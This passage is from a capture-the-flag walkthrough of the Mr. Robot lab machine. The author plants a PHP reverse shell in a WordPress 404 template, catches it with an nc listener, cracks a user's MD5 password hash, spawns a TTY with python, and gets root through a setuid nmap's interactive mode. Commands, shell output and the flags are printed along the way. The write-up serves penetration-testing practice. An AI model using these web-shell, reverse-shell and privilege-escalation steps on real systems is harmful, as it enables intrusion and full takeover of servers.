


To test it out, I navigated to the *404 template* and added the following HTML code: `<p>HELLO WORLD!!</p>`.

Twenty Fifteen: 404 Template (404.php)


```
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

	<div id="primary" class="content-area">
		<main id="main" class="site-main" role="main">

			<section class="error-404 not-found">
				<header class="page-header">
					<h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
					<p>HELLO WORLD!!</p>
				</header><!-- .page-header -->

				<div class="page-content">
					<p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

					<?php get_search_form(); ?>
				</div><!-- .page-content -->
			</section><!-- .error-404 -->

		</main><!-- .site-main -->
	</div><!-- .content-area -->

<?php get_footer(); ?>
```

Then to trigger this template, I tried accessing a page that did not exist



My query was executed successfully. Next, I navigated to **revshells.com** and selected a payload for a reverse shell. Since the site runs on PHP, I chose the *php pentestmonkey* script.


Alternatively, you can also download this script from *pentestmonkey's* GitHub repository.



I deleted the existing code from the *404 template* and pasted this


Then I started a listener using **nc** and triggered the *404 template*.

```
rlwrap nc -lnvp 8080
```




```
┌──(root㉿kali)-[~/ctf/mr-robot]
└─# rlwrap nc -lnvp 8080
listening on [any] 8080 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.13] 34225
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 09:34:45 up  3:02,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
bash: cannot set terminal process group (2825): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/$
```

This granted me a reverse shell. Navigating to the home directory, I discovered another user named *robot*.



I found the second flag in this folder, but I didn't have permission to read it.

```
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt
password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
```


I checked the file permissions using the **ls** command.

```
daemon@linux:/home/robot$ lsls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
```

Since I have read permission for the second file, I read it and find that it contains an MD5 hash of the *robot* user's password.

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

I navigated to CrackStation to crack the hash.



Now that I have the password, I switch to *robot*

```
daemon@linux:/home/robot$ su robot
su robot
su: must be run from a terminal
```

I couldn't run the command directly, so I needed to spawn a TTY shell. I found a Python script online from this article and used it to spawn a TTY shell. Then, I switched to the *robot* user.

```
daemon@linux:/home/robot$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
```

Then I read the 2nd flag

```
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

> **ABOUT TTY SHELLS**
> If you have a non-tty-shell there are certain commands and stuff you can't do. This can happen if you upload reverse shells on a webserver, so that the shell you get is by the user www-data, or similar. These users are not meant to have shells as they don't interact with the system as humans do.
>
> So if you don't have a tty-shell you can't run **su**, **sudo** for example. This can be annoying if you manage to get a root password but you can't use it.
>
> source :- https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html

---


CAPTURING FLAG 3

To escalate my privileges, I identified services running with root privileges

```
find / -user root -perm -u=s -ls 2>/dev/null
```

- `find` - used to search for files and directories within a given directory hierarchy.

- `/` - specifies the starting point for the search. Hence the search should start from the root directory.
- `-user root` - files should be owned by root user.
- `-perm -u=s` - includes only files and directories that have the setuid (s) permission set for the owner. **The setuid permission allows the file to be executed with the owner's privilege**.
- `-ls` - search results should be displayed in the form of a list.
- `2>/dev/null` - error messages should be discarded.



```
find / -user root -perm -u=s -ls 2>/dev/null
 15068    44 -rwsr-xr-x   1 root     root        44168 May  7  2014 /bin/ping
 15093    68 -rwsr-xr-x   1 root     root        69120 Feb 12  2015 /bin/umount
 15060    96 -rwsr-xr-x   1 root     root        94792 Feb 12  2015 /bin/mount
 15069    44 -rwsr-xr-x   1 root     root        44680 May  7  2014 /bin/ping6
 15085    40 -rwsr-xr-x   1 root     root        36936 Feb 17  2014 /bin/su
 36231    48 -rwsr-xr-x   1 root     root        47032 Feb 17  2014 /usr/bin/passwd
 36216    32 -rwsr-xr-x   1 root     root        32464 Feb 17  2014 /usr/bin/newgrp
 36041    44 -rwsr-xr-x   1 root     root        41336 Feb 17  2014 /usr/bin/chsh
 36038    48 -rwsr-xr-x   1 root     root        46424 Feb 17  2014 /usr/bin/chfn
 36148    68 -rwsr-xr-x   1 root     root        68152 Feb 17  2014 /usr/bin/gpasswd
 36349   152 -rwsr-xr-x   1 root     root       155008 Mar 12  2015 /usr/bin/sudo
 34835   496 -rwsr-xr-x   1 root     root       504736 Nov 13  2015 /usr/local/bin/nmap
 38768   432 -rwsr-xr-x   1 root     root       440416 May 12  2014 /usr/lib/openssh/ssh-keysign
 38526    12 -rwsr-xr-x   1 root     root        10240 Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
395259    12 -r-sr-xr-x   1 root     root         9532 Nov 13  2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
395286    16 -r-sr-xr-x   1 root     root        14320 Nov 13  2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
 38505    12 -rwsr-xr-x   1 root     root        10344 Feb 25  2015 /usr/lib/pt_chown
```

the **nmap** file had an suid bit which could be exploited. I visited [GTFObins](#) and searched **nmap**

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

I used **nmap --interactive** to spawn an interactive shell.

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> id
id
Unknown command (id) -- press h <enter> for help
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap>
```

I accessed privileged mode from Bash using **bash -p**.

```
nmap> !bash -p
!bash -p
bash-4.3# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
bash-4.3# whoami
whoami
root
bash-4.3#
```

Next, I navigated to the root directory and captured the final flag.

```
bash-4.3# ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
bash-4.3# cd root
cd root
bash-4.3# ls
ls
firstboot_done  key-3-of-3.txt
bash-4.3# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

CLOSURE

I have located all the keys in the following locations:

1. The first key was found in the *robots.txt* file.

2. The second key was discovered in the home directory under the *robot* user.
3. The final key was captured in the root directory.

That's it from my side! Happy Hacking :)